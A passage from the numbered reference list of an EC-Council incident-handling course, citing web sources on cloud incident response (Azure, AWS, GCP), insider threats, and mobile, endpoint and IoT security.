828. V-amallick, SadiqhAhmed-MSFT, Rothja, RabanserD, PRMerger18, MonikaReddy-MSFT, Rolyon, V-chmccl, Pvrk, V-kents, DCtheGeek, Dcurwin, Asudbring, Tfitzmac, Dcbrown16, ThalathBhagya, Srinathvasireddy, Rayne-wiselman, Mottach, MSshujia, Georgewallace, Markgalioto, V-alje, PRMerger15, V-viksur, Cwatson-cat, Paulathurman, Andynava, Jpallavi, Trinadhkotturu, Iainfoulds, Wkasdorp, Squillace, TyNev, Buchizo, and Jim-Parker, (2022), How to Restore Azure VM Data in Azure Portal, from https://learn.microsoft.com/en-us/azure/backup/backup-azure-arm-restore-vms.

829. TerryLanfear, Cmcclister, Atikmapari, DavidCBerry13, Alexbuckgit, V-kents, V-rajagt-zz, MemildinDCtheGeek, Rolyon, Damabe, MicrosoftGuyJFlo, Msmbaldwin, and Barbkess, (2022), Azure Operational Security Best Practices, from https://learn.microsoft.com/en-us/azure/security/fundamentals/operational-best-practices.

830. TerryLanfear, Shlipsey3, Annmariehitchcock, DavidCBerry13, Alexbuckgit, Kengaderdus, V-kents, V-rajagt-zz, Rolyon, Atikmapari, DCtheGeek, MicrosoftGuyJFlo, Curtand, DennisLee-DennisLee, Demywil, Msmbaldwin, Barclayn, and Barbkess, (2022), Azure Identity Management and Access Control Security Best Practices, from https://learn.microsoft.com/en-us/azure/security/fundamentals/identity-management-best-practices.

831. Krishan Kumar, (2022), Top 10 Best Practices for Azure Security in 2022, from https://k21academy.com/microsoft-azure/azure-security-best-practices.

832. Microsoft Azure Security Best Practices for 2021, from https://www.checkpoint.com/cyber-hub/cloud-security/what-is-microsoft-azure-security/microsoft-azure-security-best-practices.

833. (2020), AWS Security Incident Response Guide, from https://docs.aws.amazon.com/whitepapers/latest/aws-security-incident-response-guide/aws-security-incident-response-guide.pdf.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

834. Prepare Access to AWS Accounts, from https://docs.aws.amazon.com/whitepapers/latest/aws-security-incident-response-guide/prepare-access-to-aws-accounts.html.

835. Prepare Processes, from https://docs.aws.amazon.com/whitepapers/latest/aws-security-incident-response-guide/prepare-processes.html.

836. Indicators of Cloud Security Events, from https://docs.aws.amazon.com/whitepapers/latest/aws-security-incident-response-guide/indicators-of-cloud-security-events.html.

837. Matt Duda and Logan Bair, (2021), How to Automate Forensic Disk Collection in AWS, from https://aws.amazon.com/blogs/security/how-to-automate-forensic-disk-collection-in-aws.

838. Infrastructure Domain Incidents, from https://docs.aws.amazon.com/whitepapers/latest/aws-security-incident-response-guide/infrastructure-domain-incidents.html.

839. (2022), AWS Incident Response Plan — A Practical Guide, from https://medium.com/@cloud_tips/aws-incident-response-plan-a-practical-guide-db15ffad839b.

840. Identity & Access Management, from https://wellarchitectedlabs.com/security/300_labs/300_incident_response_with_aws_console_and_cli/2_iam.

841. Amazon VPC, from https://wellarchitectedlabs.com/security/300_labs/300_incident_response_with_aws_console_and_cli/3_vpc.

842. What is Amazon CloudWatch Logs?, from https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/WhatIsCloudWatchLogs.html.

843. Amazon CloudWatch Logs, from https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/cwl-ug.pdf#WhatIsCloudWatchLogs.

844. Greg Eppel, (2019), Understanding AWS Lambda Behavior using Amazon CloudWatch Logs Insights, from https://aws.amazon.com/blogs/mt/understanding-aws-lambda-behavior-using-amazon-cloudwatch-logs-insights.

845. GuardDuty EC2 Finding Types, from https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-ec2.html.

846. GuardDuty S3 Finding Types, from https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-s3.html#policy-s3-accountblockpublicaccessdisabled.

847. Understanding Amazon GuardDuty Findings, from https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_findings.html.

848. Marshall Jones, (2022), How to Use New Amazon GuardDuty EKS Protection Findings, from https://aws.amazon.com/blogs/security/how-to-use-new-amazon-guardduty-eks-protection-findings.

849. Sumit Patel, (2021), How to Automate Incident Response to Security Events with AWS Systems Manager Incident Manager, from https://aws.amazon.com/blogs/security/how-to-automate-incident-response-to-security-events-with-aws-systems-manager-incident-manager.

850. (2021), AWS re:Invent 2020: Instance Containment Techniques for Effective Incident Response, from https://www.youtube.com/watch?v=pPCuCYrhIyI.

851. AWS Security Incident Response Guide, from https://d1.awsstatic.com/whitepapers/aws_security_incident_response.pdf.

852. (2022), What do I do if I Notice Unauthorized Activity in my AWS Account?, from https://aws.amazon.com/premiumsupport/knowledge-center/potential-account-compromise.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

853. (2022), Incident Response in AWS, from https://www.chrisfarris.com/post/aws-ir.

854. Ammar Alim, (2019), Architecting Security & Governance Across your AWS Accounts Part 2: Incident Response on AWS, from https://itnext.io/architecting-security-governance-across-your-aws-accounts-part-2-incident-response-on-aws-44b1ee01f1ee.

855. Andrew Krug, Alex McCormack, Joel Ferrier, and Jeff Parr, Hardening AWS Environments and Automating Incident Response for AWS Compromises, from https://www.blackhat.com/docs/us-16/materials/us-16-Krug-Hardening-AWS-Environments-And-Automating-Incident-Response-For-AWS-Compromises-wp.pdf.

856. Disaster Recovery Options in the Cloud, from https://docs.aws.amazon.com/whitepapers/latest/disaster-recovery-workloads-on-aws/disaster-recovery-options-in-the-cloud.html.

857. Gonen Stein, (2020), Integrating CloudEndure Disaster Recovery into your Security Incident Response Plan, from https://aws.amazon.com/blogs/security/integrating-cloudendure-disaster-recovery-into-your-security-incident-response-plan.

858. Disaster Recovery Related, from https://docs.cloudendure.com/Content/FAQ/FAQ/Disaster_Recovery_Related.htm.

859. Chris Brook, (2020), 50 AWS Security Tips To Secure Your Environment, from https://digitalguardian.com/blog/50-aws-security-tips-secure-your-environment.

860. (2022), What are Some Best Practices for Securing my AWS Account and its Resources? , from https://aws.amazon.com/premiumsupport/knowledge-center/security-best-practices.

861. Eric Kedrosky, 12 Important AWS Security Best Practices for 2022, from https://sonraisecurity.com/blog/aws-security-best-practices.

862. Rahul Shivalkar, (2021), Top 10 Best AWS Security Practices for Financial Services, from https://www.clickittech.com/aws/aws-security.

863. Ketan Srivastava , (2020), Nine AWS Security Hub Best Practices, from https://aws.amazon.com/blogs/security/nine-aws-security-hub-best-practices.

864. Ibukun Oyewumi, (2022), Top 10 Security Best Practices for Securing Backups in AWS, from https://aws.amazon.com/blogs/security/top-10-security-best-practices-for-securing-backups-in-aws.

865. Koby Thibault, (2021), 9 AWS Security Best Practices, from https://www.alertlogic.com/blog/9-aws-security-best-practices.

866. Data Incident Response Process, from https://cloud.google.com/docs/security/incident-response#introduction.

867. Eric Evans, (2020), Incident Detection and Response in Google Cloud Platform (GCP), from https://www.csnp.org/post/incident-detection-and-response-in-google-cloud-platform-gcp.

868. (2018), Data Incident Response Process, from https://services.google.com/fh/files/misc/data_incident_response_2018.pdf.

869. (2021), Build a Collaborative Incident Management Process, from https://cloud.google.com/architecture/framework/reliability/build-incident-management-process.

870. (2022), Investigating and Responding to Threats, from https://cloud.google.com/security-command-center/docs/how-to-investigate-threats#event_response.

871. Google Workspace, from https://help.sumologic.com/07Sumo-Logic-Apps/06Google/Google_Workspace.

872. (2022), Query and View Logs Overview, from https://cloud.google.com/logging/docs/log-analytics.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

873. (2022), Mitigating Security Incidents, from https://cloud.google.com/kubernetes-engine/docs/how-to/security-mitigations#redeploy_a_container.

874. Julio Diez, (2020), Big Red Button for Incident Response: How to Approach Security Incidents in Cloud, from https://medium.com/google-cloud/big-red-button-for-incident-response-e17ea72d870f.

875. Handling Compromised Google Cloud Credentials, from https://cloud.google.com/docs/security/compromised-credentials.

876. Identify and Secure Compromised Accounts, from https://support.google.com/a/answer/2984349?hl=en#zippy=%2Cstep-return-access-to-the-user-again%2Cstep-add-secure-or-update-recovery-options%2Cstep-enroll-in--step-verification-with-security-keys%2Cstep-enable-account-activity-alerts.

877. Ines Envid and Emil Kiner, (2019), Google Cloud Networking in Depth: Three Defense-in-Depth Principles for Securing your Environment, from https://cloud.google.com/blog/products/networking/google-cloud-networking-in-depth-three-defense-in-depth-principles-for-securing-your-environment.

878. (2022), Harden your Cluster's Security, from https://cloud.google.com/kubernetes-engine/docs/how-to/hardening-your-cluster.

879. (2016), Best Practices for DDoS Protection and Mitigation on Google Cloud Platform, from https://cloud.google.com/files/GCPDDoSprotection-04122016.pdf.

880. Tejpaul Bhatia, (2022), Mitigating Cyber Risk with Google Cloud, from https://foundershield.com/blog/mitigating-cyber-risk-with-google-cloud.

881. Google Cloud Security Best Practices, from https://www.wiz.io/academy/google-cloud-security-best-practices.

882. (2022), Disaster Recovery Scenarios for Applications, from https://cloud.google.com/architecture/dr-scenarios-for-applications#cold-pattern-recovery-to-gcp.

883. Vijeta Pai, (2022), Security Best Practices on Google Cloud Platform, from https://medium.com/google-cloud/security-best-practices-on-google-cloud-platform-7510e882aeae.

884. Alejandro Villanueva, (2022), How to meet 24 Google Cloud Platform (GCP) Security Best Practices using Open Source, from https://sysdig.com/blog/gcp-security-best-practices.

885. Alicia Williams, (2021), Foundational Best Practices for Securing your Cloud Deployment, from https://cloud.google.com/blog/topics/developers-practitioners/foundational-best-practices-securing-your-cloud-deployment.

886. John Martinez, (2019), 8 Google Cloud Security Best Practices, from https://www.paloaltonetworks.com/blog/2019/04/8-google-cloud-security-best-practices.

887. A Step-By-Step Guide to Cloud Security Best Practices, from https://www.skyhighsecurity.com/en-us/cybersecurity-defined/cloud-security-best-practices.html.

888. Cynthia Harvey, (2021), Top 12 Cloud Security Best Practices for 2022, from https://www.esecurityplanet.com/cloud/cloud-security-best-practices.

889. Bernhard Mehl, (2022), 7 Tips to Prevent Cloud Security Threats, from https://www.getkisi.com/blog/7-tips-prevent-cloud-security-threats.

890. (2022), Cloud Infrastructure Security: 7 Best Practices to Secure Your Sensitive Data, from https://www.ekransystem.com/en/blog/cloud-infrastructure-security .

891. Program Basics, from https://www.fedramp.gov/program-basics.

892. Baselines, from https://www.fedramp.gov/baselines.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

893. FedRAMP Control Quick Guide, from https://www.gsa.gov/cdnstatic/FedRAMP_Control_Quick_Guide_V12_%281%29.pdf.

894. FedRAMP, from https://aws.amazon.com/compliance/fedramp.

895. Tony Loehr, (2022), FedRAMP Compliance for Cloud Service Providers, from https://cycode.com/blog/fedramp-compliance-for-cloud-service-providers.

896. (2022), FedRAMP High, Moderate, and Low Security Baseline Levels, from https://www.egnyte.com/guides/governance/fedramp-high.

897. Nicole Krenz, (2022), Cloud Security Best Practices from the Cloud Security Alliance, from https://cloudsecurityalliance.org/blog/2022/04/23/cloud-security-best-practices-from-the-cloud-security-alliance.

898. phillisf, (2020), Incident Response Run-book Template, from https://github.com/stuhirst/aws-incident-response-runbooks/blob/master/runbooks/runbook%20sample%20-%20DoS%20or%20DDoS%20attack.md.

899. Responding to DDoS events, from https://docs.aws.amazon.com/waf/latest/developerguide/ddos-responding.html.

900. (2020), Three Privilege Escalation Bugs in Google Cloud Platform's OS Login, from https://initblog.com/2020/oslogin-privesc/.

901. Protect Against Brute-force/Dictionary SSH Attacks, from https://www.cmu.edu/iso/aware/be-aware/brute-force_ssh_attack.html.

## Module 09: Handling and Responding to Insider Threats

902. Leron Zinatullin, (2014), Identifying and Preventing Insider Threats, from https://www.tripwire.com/state-of-security/incident-detection/identifying-and-preventing-insider-threats.

903. Wallix, (2016), The Psychology of the Insider Attack - Part II, from https://blog.wallix.com/the-psychology-of-the-insider-attack.

904. Mary E. Shacklett, and Ivy Wigmore, (2021), Industrial Espionage, from https://www.techtarget.com/whatis/definition/industrial-espionage.

905. (2022), Cyber Spying, from https://en.wikipedia.org/wiki/Cyber_spying.

906. James Walsh, Industrial Espionage and Computer Forensics, from https://www.streetdirectory.com/travel_guide/114551/computers/industrial_espionage_and_computer_forensics.html.

907. Alex Taverner, (2016), Managing Insider Threats, from https://www.baesystems.com/en/cybersecurity/blog/managing-insider-threats.

908. Robert C. Covington, (2015), Physical security: The Overlooked Domain, from https://www.csoonline.com/article/2939322/physical-security-the-overlooked-domain.html.

909. (2014), How to Protect Insiders from Social Engineering Threats, from https://learn.microsoft.com/en-us/previous-versions/tn-archive/cc875841(v=technet.10).

910. (2011), Rack Server (Rack-Mounted Server), from https://www.techtarget.com/whatis/definition/rack-server-rack-mounted-server.

911. Deb Shinder, (2007), 10 Physical Security Measures Every Organization Should Take, from https://www.techrepublic.com/article/10-physical-security-measures-every-organization-should-take.

912. Insider Threat, from https://www.splunk.com/en_us/cyber-security/insider-threat.html.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

913. (2015), Analytic Approaches to Detect Insider Threats, from https://resources.sei.cmu.edu/asset_files/WhitePaper/2015_019_001_451069.pdf.

914. Andrew Costis, (2017), Stop Insider Threats with LogRhythm's UEBA Capabilities, from https://logrhythm.com/blog/stop-insider-threats-with-logrhythms-ueba-capabilities.

915. George Moraetes, (2017), The CISO's Guide to Managing Insider Threats, from https://securityintelligence.com/the-cisos-guide-to-managing-insider-threats.

916. Managing Insider Threat, A Holistic Approach to Dealing with Risk from Within, from https://www.ey.com/Publication/vwLUAssets/EY-managing-inside-threat/$FILE/EY-managing-inside-threat.pdf.

917. (2016), Insider Threat Detection in Government Cyber Security, from https://www.virtru.com/blog/insider-threat-detection.

918. Peter Loshin, and Madelyn Bacon, (2022), User Behavior Analytics (UBA), from https://www.techtarget.com/searchsecurity/definition/user-behavior-analytics-UBA.

919. Javvad Malik, (2020), Insider Threats Defined, from https://cybersecurity.att.com/blogs/security-essentials/insider-threats-defined.

920. (2014), Combating the Insider Threat, from https://www.us-cert.gov/sites/default/files/publications/Combating%20the%20Insider%20Threat_0.pdf.

921. (2013), Insider Threat Detection, from https://www.personaminc.com/itd/wp-content/uploads/2015/01/Personam-ITD-Whitepaper.pdf.

922. Amos Azaria, Ariella Richardson, Sarit Kraus, and V. S. Subrahmanian, (2014), Behavioral Analysis of Insider Threat: A Survey and Bootstrapped Prediction in Imbalanced Data, from https://www.semanticscholar.org/paper/Behavioral-Analysis-of-Insider-Threat%3A-A-Survey-and-Azaria-Richardson/1ce1e3f9a839e685983dfad4ec3704f0b91a6396?navId=citing-papers.

923. (2018), Finding and Detecting Insider Threats and Advanced Persistent Threats - Part 1, from https://www.youtube.com/watch?v=CBp7uZSq4mE.

924. AliceWyman, Chris Ilias, philipp, Underpass, novica, Kadir Topal, Tonnes, Michael Verdi, scoobidiver, Swarnava Sengupta, ideato, user669794, astivelman, Sumanshu, Wesley Branton, Lan, innki, Joni, Jeff, lucas12 and unixfan, Profiles - Where Firefox stores your bookmarks, passwords and other user data, from https://support.mozilla.org/en-US/kb/profiles-where-firefox-stores-user-data.

925. HAL9000, (2022), 2 Tools to Check the USB Devices Used on Your Computer, from https://www.raymond.cc/blog/find-out-what-usb-device-has-been-used-on-your-computer.

926. (2021), USB History Viewing, from https://forensicswiki.xyz/wiki/index.php?title=USB_History_Viewing.

927. Tom Rogers, (2008), Mac Tip: Where's Device Manager?, from https://www.youtube.com/watch?v=J1og_lUJmdQ.

928. (2018), Using USB Devices With your Mac, from https://support.apple.com/en-gb/HT201736.

929. About System Information on your Mac, from https://support.apple.com/en-in/guide/system-information/syspr35536/mac.

930. (2020), McAfee Database Activity Monitoring, from https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-database-activity-monitoring.pdf.

931. Ed Tittel, (2015), Comparing the Top Database Security Tools, from https://www.techtarget.com/searchsecurity/feature/Comparing-the-top-database-security-tools.

932. (2022), Database Activity Monitoring, from https://en.wikipedia.org/wiki/Database_activity_monitoring.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

933. MySQL Enterprise Monitor, from https://www.mysql.com/fr/products/enterprise/monitor.html.

934. (2009), Security & Counter-Surveillance, from https://warriorpublications.files.wordpress.com/2012/03/security-countersurveillance1.pdf.

935. (2022), Metal Detector, from https://en.wikipedia.org/wiki/Metal_detector#Security_screening.

936. Robert C. Covington, (2015), Physical Security: The Overlooked Domain, from https://www.csoonline.com/article/2939322/physical-security-the-overlooked-domain.html.

937. Dawn M. Cappelli, Andrew P. Moore, and Randall F. Trzeciak, (2012), Secure Backup and Recovery Strategy Key Against Insider Attack, from https://searchdisasterrecovery.techtarget.com/Secure-backup-and-recovery-strategy-key-against-insider-attack.

938. Philip Robinson, (2021), Insider Threats: Preparation, Best Practices and Detection, from https://www.lepide.com/blog/what-is-an-insider-threat-how-to-detect-and-prevent-insider-threats.

939. Dawn Cappelli, Andrew Moore, Randall Trzeciak, and Timothy J. Shimeal, Best Practices for the Prevention and Detection of Insider Threats, from https://cdn.ttgtmedia.com/searchDisasterRecovery/downloads/0321812573_ch06.pdf.

940. Linda Musthaler, (2008), 13 Best Practices for Preventing and Detecting Insider Threats, from https://www.networkworld.com/article/2280365/13-best-practices-for-preventing-and-detecting-insider-threats.html.

941. Troy Scavella, (2016), Detecting and Preventing the Insider Threat, from https://www.fireeye.com/blog/executive-perspective/2016/05/detecting_and_preven.html.

942. Garry Kranz, and Andy Patrizio, (2022), Data Loss Prevention (DLP), from https://www.techtarget.com/whatis/definition/data-loss-prevention-DLP.

943. (2022), Data Loss Prevention Software, from https://en.wikipedia.org/wiki/Data_loss_prevention_software.

944. Insider Threat Detection, from https://www.manageengine.com/products/firewall/insider-threat-detection.html.

945. Conducting and Detecting Data Exfiltration, from https://www.mindpointgroup.com/blog/conducting-and-detecting-data-exfiltration.

946. Nuix, (2019), Detecting Data Exfiltration with Nuix Adaptive Security, from https://www.youtube.com/watch?v=o-oHhNGBmtM.

947. Data Exfiltration Prevention, from https://www.infoblox.com/resources/demos/data-exfiltration-prevention.

948. Monitor Sensitive Data, from https://www.extrahop.com/use-cases/security/data-movement.

949. (2021), Data Exfiltration Detections: Threat Research Release, from https://www.splunk.com/en_us/blog/security/data-exfiltration-detections-threat-research-release-june-2021.html.

950. Holding Company Stops Phishing and Data Exfiltration With a Single Platform, from https://www.securonix.com/resources/holding-company-stops-phishing-and-data-exfiltration-with-a-single-platform.

951. (2022), How to List USB Devices in Linux, from https://linuxopsys.com/topics/list-usb-devices-in-linux.

952. Forensic Log Analysis in SQL Server, from https://www.systoolsgroup.com/forensics/sql-server.

953. Surya Varanasi, (2021), Protecting Data From Insider Threats, from https://securityboulevard.com/2021/09/protecting-data-from-insider-threats.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

954. (2018), Insider Threat Best Practices Guide 2nd Edition, from https://www.sifma.org/wp-content/uploads/2018/02/insider-threat-best-practices-guide.pdf.

955. Robert M. Ditmore, (2017), Implementing Secure Backup and Recovery Processes (Part 18 of 20: CERT Best Practices to Mitigate Insider Threats Series), from https://insights.sei.cmu.edu/blog/implementing-secure-backup-and-recovery-processes-part-18-of-20-cert-best-practices-to-mitigate-insider-threats-series.

956. Graham Cluley, (2021), Man charged with Ubiquiti Data Breach and Extortion was Employee Assigned to Investigate Hack, from https://www.bitdefender.com/blog/hotforsecurity/man-charged-with-ubiquiti-data-breach-and-extortion-was-employee-assigned-to-investigate-hack.

957. Christopher Burgess, (2021), Ubiquiti Breach an Inside Job, says FBI and DoJ, from https://www.csoonline.com/article/3643650/ubiquiti-breach-an-inside-job-says-fbi-and-doj.html.

958. Sergiu Gatlan, (2021), Ubiquiti Confirms Extortion Attempt Following Security Breach, from https://www.bleepingcomputer.com/news/security/ubiquiti-confirms-extortion-attempt-following-security-breach.

959. Eric Kedrosky, (2022), Update on Ubiquiti Data Breach: Insider Suspected, from https://securityboulevard.com/2022/01/update-on-ubiquiti-data-breach-insider-suspected.

960. Christopher Burgess, (2020), The Case of a Company Insider Who Disrupted the COVID PPE Supply Chain, from https://news.clearancejobs.com/2020/04/22/the-case-of-a-company-insider-who-disrupted-the-covid-ppe-supply-chain.

961. (2020), Former Employee of Medical Packaging Company Charged with Sabotaging Electronic Shipping Records Leading to the Delay of PPE to Healthcare Providers, from https://www.justice.gov/usao-ndga/pr/former-employee-medical-packaging-company-allegedly-sabotages-electronic-shipping.

962. Zachary Hansen, (2020), FBI: Scorned ex-VP at Gwinnett Healthcare Company Sabotaged Shipments of Masks, Gloves, from https://www.ajc.com/news/crime--law/fbi-scorned-gwinnett-healthcare-company-sabotaged-shipments-masks-gloves/pXIKyuomUtRC9TeOodgOYI.

963. Dave Williams, (2020), Former Georgia Health Care Executive Headed To Prison For Holding Up PPE Shipments, from https://www.gpb.org/news/2020/10/21/former-georgia-health-care-executive-headed-prison-for-holding-ppe-shipments.

964. Lost or Stolen Laptop Response Playbook, from https://frsecure.com/lost-or-stolen-laptop-response-playbook/.

965. Report a Stolen or Lost Device, from https://security.berkeley.edu/quick-links/report-stolen-or-lost-device.

966. Lost / Stolen Device Playbook, from https://xsoar.pan.dev/docs/reference/playbooks/playbook8.

967. (2020), Incident Response – Lost/Stolen Device, from https://bpb-us-w2.wpmucdn.com/voices.uchicago.edu/dist/3/3185/files/2021/06/BSD-LOST-STOLEN-CHEATSHEET-2018.pdf.

## Module 10: Handling and Responding to Endpoint Security Incidents

968. What is an Endpoint?, from https://www.paloaltonetworks.com/cyberpedia/what-is-an-endpoint.

969. Understanding Endpoints and Endpoint Security, from https://www.webroot.com/us/en/resources/glossary/what-is-endpoint-security.

970. Mobile Device Security in The Workplace: Five Policies You Must Have, from https://www.verizon.com/business/resources/articles/s/mobile-device-security-in-the-workplace.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

971. What is Mobile Device Security?, from https://www.vmware.com/topics/glossary/content/mobile-device-security.html?resource=cat-1227031030#cat-1227031030.

972. Top 6 Mobile Security Threats and How to Prevent Them, from https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-mobile-security/top-6-mobile-security-threats-and-how-to-prevent-them.

973. OWASP Mobile Top 10, from https://owasp.org/www-project-mobile-top-10.

974. Chiara Castro, (2022), 9 signs your phone has been hacked, from https://www.techradar.com/features/9-signs-your-phone-has-been-hacked.

975. Deepan Ghimiray, (2021), How to Know If Your Phone Has Been Hacked, from https://www.avast.com/c-phone-hacking-signs#topic-1.

976. Signs Your Phone Has Been Hacked, from https://uniserveit.com/blog/signs-your-phone-has-been-hacked.

977. (2020), How to Know If Your Phone Has a Virus and How to Remove It, from https://www.pandasecurity.com/en/mediacenter/mobile-security/phone-has-virus.

978. Backup with iTunes App, from https://docs.mvt.re/en/latest/ios/backup/itunes.

979. Aman Bytes, (2021), MVT - Mobile Verification Toolkit | Check Your Smartphone For Malware Using MVT, from https://www.youtube.com/watch?v=9QS2D9Ms2ic.

980. (2021), Capturing and Analyzing Android Network Traffic using Wireshark, from https://www.exandroid.dev/2021/03/21/capture-all-android-network-traffic.

981. Penny Ng, (2021), Capturing and Analyzing iOS Network Traffic using Wireshark, from https://medium.com/geekculture/capture-iphone-ios-http-traffic-using-wireshark-4af01a4313e6.

982. Budhdi Sharma, (2019), Android Log Analysis, from https://budhdisharma.medium.com/android-log-analysis-176f9b9dafaf.

983. (2022), Logcat Command-Line Tool, from https://developer.android.com/studio/command-line/logcat.

984. (2022), Write and View Logs with Logcat, from https://developer.android.com/studio/debug/am-logcat.

985. Tyler Lacoma and Paula Beaton, (2021), How to Remove Malware and Viruses From Your Android Phone, from https://www.digitaltrends.com/mobile/how-to-remove-malware-from-your-android-phone.

986. Kyle Chin, (2022), Can SIM Cards Get Hacked?, from https://www.upguard.com/blog/can-sim-cards-get-hacked.

987. Haseeb Awan, What Is a SIM Swap? All You Must Know About SIM Swap Attack & Its Prevention, from https://www.efani.com/blog/sim-swap-attack-prevention.

988. Pranav Bhardwaj, (2022), What Is SIM Jacking and What Can You Do to Protect Yourself?, from https://www.makeuseof.com/what-is-sim-jacking.

989. Ruslana Lishchuk, (2021), How to Find and Remove Malware on Your Android Device, from https://clario.co/blog/how-to-remove-malware-from-android.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

990. How to Prevent Phone Hacking and Protect Your Cell Phone, from https://www.webroot.com/in/en/resources/tips-articles/how-to-prevent-phone-hacking-and-sleep-like-a-baby-again.

991. (2022), 20 Ways To Block Cyber Attacks on Mobile Devices, from ttps://www.bridgeheadit.com/mobile-devices-safety.

992. Incident Response Process, from https://books.nowsecure.com/mobile-incident-response/en/overview/ir-process.html.

993. Kevin Beaver, (2018), How to Develop a Mobile Incident Response Plan, from https://www.techtarget.com/searchmobilecomputing/tip/How-to-develop-a-mobile-incident-response-plan.

994. Do You Know Whats in Your Pocket?, from https://www.soti.net/media/1590/ebook-mobile-security-threats-and-prevention.pdf.

995. Abdul Moiz, Reduce Business Security Risks via Effective Mobile Security Management, from https://blog.externetworks.com/reduce-business-security-risks-via-effective-mobile-security-management.

996. Kaushik Pal, (2020), 5 Solutions to Counter Mobile Security Threats, from https://www.techopedia.com/2/31449/security/5-solutions-to-counter-mobile-security-threats.

997. Paul Ruggiero and Jon Foote, Cyber Threats to Mobile Phones, from https://www.cisa.gov/uscert/sites/default/files/publications/cyber_threats_to_mobile_phones.pdf.

998. How to Remove a Hacker from Your Smartphone, from https://www.kaspersky.com/resource-center/threats/how-to-stop-phone-hacking.

999. ANKI, (2022), Mobile.exe Malware - How to Remove it?, from https://cleanpcinfections.com/2022/09/mobile-exe-malware-how-to-remove-it-solution.

1000. Oleg Afonin, (2018), Everything about iOS DFU and Recovery Modes, from https://blog.elcomsoft.com/2018/10/everything-about-ios-dfu-and-recovery-modes.

1001. Hugh Taylor, (2022), Phone Security: 20 Ways to Secure Your Mobile Phone, from https://preyproject.com/blog/phone-security-20-ways-to-secure-your-mobile-phone.

1002. Juli Clover, (2022), iOS 16 Security and Privacy Features: Everything You Need to Know, from https://www.macrumors.com/guide/ios-16-security-privacy.

1003. Use the Built-in Security and Privacy Protections of iPhone, from https://support.apple.com/en-in/guide/iphone/iph6e7d349d1/ios.

1004. Use Mail Privacy Protection on iPhone, from https://support.apple.com/en-in/guide/iphone/iphf084865c7/16.0/ios/16.0.

1005. Jovi Umawing, (2022), Here are the New Security and Privacy Features of iOS 16, from https://www.malwarebytes.com/blog/news/2022/09/here-are-the-new-security-and-privacy-features-of-ios-16.

1006. Chapter 10. IoT Incident Response, from https://subscription.packtpub.com/book/hardware-&-creative/9781785889639/10.

1007. Brian Russell, (2019), Automating the IoT Incident Response Process, from https://www.embedded.com/automating-the-iot-incident-response-process.

1008. Nick Johnston, (2018), OWASP Top 10 IoT Threats, https://owasp.org/www-chapter-toronto/assets/slides/2019-12-11-OWASP-IoT-Top-10---Introduction-and-Root-Causes.pdf



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1009. Jai Vijayan, (2015), 5 Ways To Prepare For IoT Security Risks, from https://www.darkreading.com/endpoint/5-ways-to-prepare-for-iot-security-risks.

1010. Susan Salgy, 7 Ways to Secure the IoT in your Enterprise, from https://techbeacon.com/security/7-ways-secure-iot-your-enterprise.

1011. Richard J. Blech, (2018), How Organizations can Prepare for an IoT-Based Attack, from https://www.techtarget.com/iotagenda/blog/IoT-Agenda/How-organizations-can-prepare-for-an-IoT-based-attack.

1012. IoT Attacks: 6 Security Risks To Be Aware Of, from https://www.byos.io/blog/iot-attacks.

1013. 8 Stages of the IoT Attack Lifecycle, from https://www.paloaltonetworks.com/resources/8-stages-of-the-iot-attack-lifecycle.

1014. (2021), IoT Security Issues, Threats, and Defenses, from https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/iot-security-101-threats-issues-and-defenses.

1015. Sjoerd Langkemper, The Most Important Security Problems with IoT Devices, from https://www.eurofins-cybersecurity.com/news/security-problems-iot-devices.

1016. (2020), Top 10 Biggest IoT Security Issues, from https://www.intellectsoft.net/blog/biggest-iot-security-issues.

1017. (2022), Detecting IoT Security Incidents using Microsoft Sentinel, from https://learn.microsoft.com/en-us/azure/defender-for-iot/organizations/iot-advanced-threat-monitoring.

1018. Analyzing IoT Network Traffic using Foren6, https://cetic.github.io/foren6/guide.html

1019. Nicholas Thomson and Shruti Mathur, (2022), Monitor your IoT devices at scale with Datadog Log Management, from https://www.datadoghq.com/blog/monitor-iot-devices-at-scale-with-log-management.

1020. Sematext Logs, from https://sematext.com/docs/logs.

1021. Asad Raja, (2020), What You Need to Know About IoT Logging, from https://coralogix.com/blog/what-you-need-to-know-about-iot-logging.

1022. Chris Tozzi, (2021), IoT Data with Logdna, from https://www.mezmo.com/blog/iot-data-with-logdna.

1023. Rob Tiffany, (2016), 12 Steps to Stop the Next IoT Attack in its Tracks, from https://www.iotcentral.io/blog/12-steps-to-stop-the-next-iot-attack-in-its-tracks.

1024. Millions of IoT Devices Vulnerable to Remote Vulnerabilities, from https://www.quorumcyber.com/threat-intelligence/millions-of-iot-devices-vulnerable-to-recently-disclosed-remote-vulnerabilities.

1025. J Steven Perry, (2019), Anatomy of an IoT Malware Attack, from https://developer.ibm.com/articles/iot-anatomy-iot-malware-attack .

1026. Gilad David Maayan, (2022), 5 Top IoT Security Challenges and Solutions, from https://securityboulevard.com/2022/05/5-top-iot-security-challenges-and-solutions.

1027. DesignRush, (2022), 7 IoT Security Issues And How To Protect Your Solution, from https://www.designrush.com/agency/software-development/trends/iot-security-issues.

